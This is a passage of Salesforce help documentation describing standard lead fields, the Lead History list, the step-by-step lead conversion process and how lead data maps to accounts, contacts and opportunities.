Modified By	User who last changed the lead fields, including modification date and time. This does not track changes made to any of the related list items on the lead. (Read only)	

Field	Description	Accepts Data.com or D&B Value
`Name`	Combined first and last name of lead, as displayed on lead detail page.	✔ (Data.com)
`No. of Employees`	Number of employees at the lead's company.	✔ (D&B)
`Phone`	Lead's primary phone number. Up to 40 characters are allowed in this field.	✔ (Data.com)
`Partner Account`	Read-only field that indicates the lead is owned by a partner user.	
`Rating`	Indicates value or prospect of the lead, for example, Hot, Warm, Cold. Entry is selected from a picklist of available values, which are set by an administrator. Each picklist value can have up to 40 characters.	
`Read`	Flag indicating that the lead has been viewed or edited by the lead owner. Flag is not displayed on lead edit or detail pages. Leads marked as "Read" do not contain a check mark in the Unread column on leads list views.	
`Salutation`	Title for addressing the lead, for example, Mr., Ms., Dr., or Prof. Entry is selected from a picklist of available values, which are set by an administrator. Each picklist value can have up to 40 characters.	
`State`	State or province portion of the lead's address. Up to 80 characters are allowed in this field.	✔ (Data.com)
`State/Province` (beta)	The state or province for the address. Entry is selected from a picklist of standard values.	
`Title`	Position of lead within his or her company. Up to 80 characters are allowed in this field.	✔ (Data.com)
`Unread`	Flag indicating that the lead has not been viewed or edited by the lead owner. Flag is not displayed on lead edit or detail pages. Leads marked as "Unread" contain a check mark in the Unread column on leads list views.	

Field	Description	Accepts Data.com or D&B Value
`Custom Links`	Listing of custom links for leads as set up by your administrator.	
`Website`	URL of company's website, for example, www.acme.com. Up to 255 characters are allowed in this field; only the first 50 are displayed.	
`ZIP`	ZIP code or postal code portion of the lead's address. Up to 20 characters are allowed in this field.	✔ (Data.com)

Lead History

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view leads:	"Read" on leads

The Lead History related list of a lead detail page tracks the changes to the lead. Any time a user modifies any of the standard or custom fields whose history is set to be tracked on the lead, a new entry is added to the Lead History related list. All entries include the date, time, nature of the change, and who made the change. Modifications to the related lists on the lead are not tracked in the lead history.

For automated lead changes that result from Web-to-Lead, the user listed in the history is the `Default Lead Creator` chosen in the Web-to-Lead Settings.

Converting Leads

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To convert leads:	“Create” and “Edit” on leads, accounts, contacts, and opportunities AND “Convert Leads” AND “Read” on any related campaigns

To convert a lead:

1. From the lead detail page, click **Convert**.
2. Optionally, change the owner of the new records. This reassigns all notes, attachments, and open activities to the new owner but does not change closed activities. Select the `Send Email to the Owner` checkbox to send an automated email to the new owner.

   Note: If you have a trigger set to fire when new records are created, the trigger temporarily assigns a system user as the owner of the created records. After the trigger finishes, the owner is set to the lead owner.

3. In the `Account Name` field, select a new account or search for an existing account. Click **View** to open a printable view of the existing account. Information from the lead is inserted only into blank fields; it will not overwrite existing account data.
4. If you update an existing person account, select the checkbox to overwrite the `Lead Source` field in the person account with the value from the lead.
5. In the `Opportunity Name` field, enter a name for the new opportunity, or select the `Do not create a new opportunity upon conversion` checkbox if you don’t want to create an opportunity.
6. In the `Converted Status` picklist, select a status for the converted lead. Choices include statuses marked as “converted” by your administrator.
7. Optionally, fill in the following fields to schedule a follow-up task that is automatically assigned to the record owner:
   - `Subject`—Subject or short description of the task, for example, “Email quote to customer.” You can enter a subject, or select from a picklist of previously defined subjects.
   - `Due Date` (optional)—Date when the task should be completed. You can enter a date, or choose a date from the calendar that displays when you put your cursor in the field.
   - `Activity Currency`—You’ll see this field if your organization uses multiple currencies. Select a currency to associate with this task.
   - `Comments` (optional)—Text note describing the task. This field can hold up to 32KB of data.
   - `Status`—Current status of task, for example, Not Started or Completed. (Picklist selections can be customized by your administrator.)

- `Priority`—Urgency of the task, for example, Low, Medium, or High. (Picklist selections can be customized by your administrator.)
- `Send Notification Email` (optional)—Select this checkbox to send a notification about this task to the assignee.
- `Reminder` (optional)—Select this checkbox to schedule a reminder for this task.

8. Click **Convert**.
9. If a duplicate contact exists, choose whether to create a new contact or update the existing contact. Information from the lead is inserted only into blank fields; it will not overwrite existing contact data.
10. When updating an existing contact, check the box if you want to overwrite the `Lead Source` field in the contact with the value from the lead.
11. Click **Convert** to finish.

Tip: Alternatively, you can convert a lead by clicking **Find Duplicates** from the leads home page. See Merging Duplicate Leads on page 1011 for more information about converting a lead using the merge utility.

If you haven't enabled validation and triggers from lead convert, the lead conversion will fail if the data in a custom lead field isn't supported in the mapped custom contact field. For example, if a custom lead field is mapped to a contact picklist field, the lead value must be explicitly defined as a contact picklist value. Otherwise the lead won't be converted. To resolve the error, ensure that field values are already defined. To prevent the error, we recommend enabling validation and triggers from lead convert in your organization's lead settings.

When a lead is converted, Chatter feed posts associated with the lead aren't migrated. The lead posts are no longer available in the Chatter feed. All notes and attachments from the lead are converted and attached to the new account and contact. All open activities and activity history from the lead are converted and attached to the new account, contact, and opportunity. The converted lead record can no longer be viewed, although it does contribute data to reports. Your organization can set its own guidelines for determining when a lead is qualified, but typically, you want to convert a lead as soon as it becomes a real opportunity that you want to forecast.

Note: If validation and triggers for lead convert are enabled in your organization, then converting a lead can trigger a workflow action on a lead. For example, if there is an active workflow rule that updates a lead field or transfers the owner of a lead, that rule can trigger when the lead is converted, even if the lead isn't visible on the Leads tab as a result of the conversion. Note that if a workflow rule creates a new task as a result of a lead conversion, the task is assigned to the newly created contact and related to the associated account or opportunity.

Lead Conversion Mapping

Understanding Lead Conversion

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

When you convert a lead, Salesforce creates a new account, contact, and, optionally, an opportunity using the information from the lead. Any campaign members are moved to the new contact and the lead becomes read only. If an existing account and contact have the same names as those specified on the lead, you can choose to update the existing account and contact. Information from the lead is inserted only into blank fields; Salesforce does not overwrite existing account and contact data.

All open and closed activities from the lead are attached to the account, contact, and opportunity. You can assign the owner of the records, and schedule a follow-up task. When you assign a new owner, only the open activities are assigned to the new owner. If you have custom lead fields, that information can be inserted into custom account, contact, or opportunity fields. Converted leads can't be viewed, although they appear in lead reports. Salesforce updates the `Last Modified Date` and `Last Modified By` system fields on converted leads when picklist values included on converted leads are changed.

Consider the following when converting leads.

Campaigns	If the lead matches an existing contact and both records are linked to the same campaign, the campaign member status is determined by whichever is further along in the lifecycle of the campaign. For example, if the lead member status is "sent" and the contact member status is "responded," the responded value is applied to the contact. Related campaign information is always associated with the new contact record, regardless of the user's sharing access to the campaign. When more than one campaign is associated with a lead, the most recently associated campaign is applied to the `Primary Campaign Source` field on the opportunity, regardless of the user's sharing access to the campaign.
Chatter	When you convert a lead into an existing account, you don't automatically follow that account. However, when you convert the lead into a new account, you automatically follow the new account, unless you disabled feed tracking for accounts in your Chatter settings.
Data.com / D&B Company	If you use Data.com Premium, when you add a lead from Data.com, a corresponding D&B Company record (if one exists in Data.com) is automatically created in Salesforce and linked to the lead record via its `D&B Company` field. If you later convert that lead: • If the account is created from the conversion, the lead's `Company D-U-N-S Number` field value transfers to the account's `D-U-N-S Number` field, and the lead's `D&B Company` field value transfers to the account's `D&B Company` field. • The lead's `Data.com Key` field value transfers to the contact's `Data.com Key` field. If you use Data.com Corporate, no D&B Company record is created, but the lead's `Data.com Key` field value transfers to the contact's `Data.com Key` field.
Divisions	The new account, contact, and opportunity are assigned to the same division as the lead. If you update an existing account during lead conversion, the account's division is not changed, and the new contact and opportunity inherit the account's division.
Local Lead Names	The `Company Name (Local)` on the lead automatically maps to `Account Name (Local)`, along with their associated standard name fields.
Person Accounts	If your organization uses person accounts, you can convert leads to either person accounts or business accounts. Leads with a blank `Company` field are converted to person accounts. The default person account record type for your profile is applied to the new person account. Note that you can only create leads with a blank `Company` field using the Force.com API. Leads with a value in the `Company` field are converted to business accounts. The default business account record type for your profile is applied to the new business account.
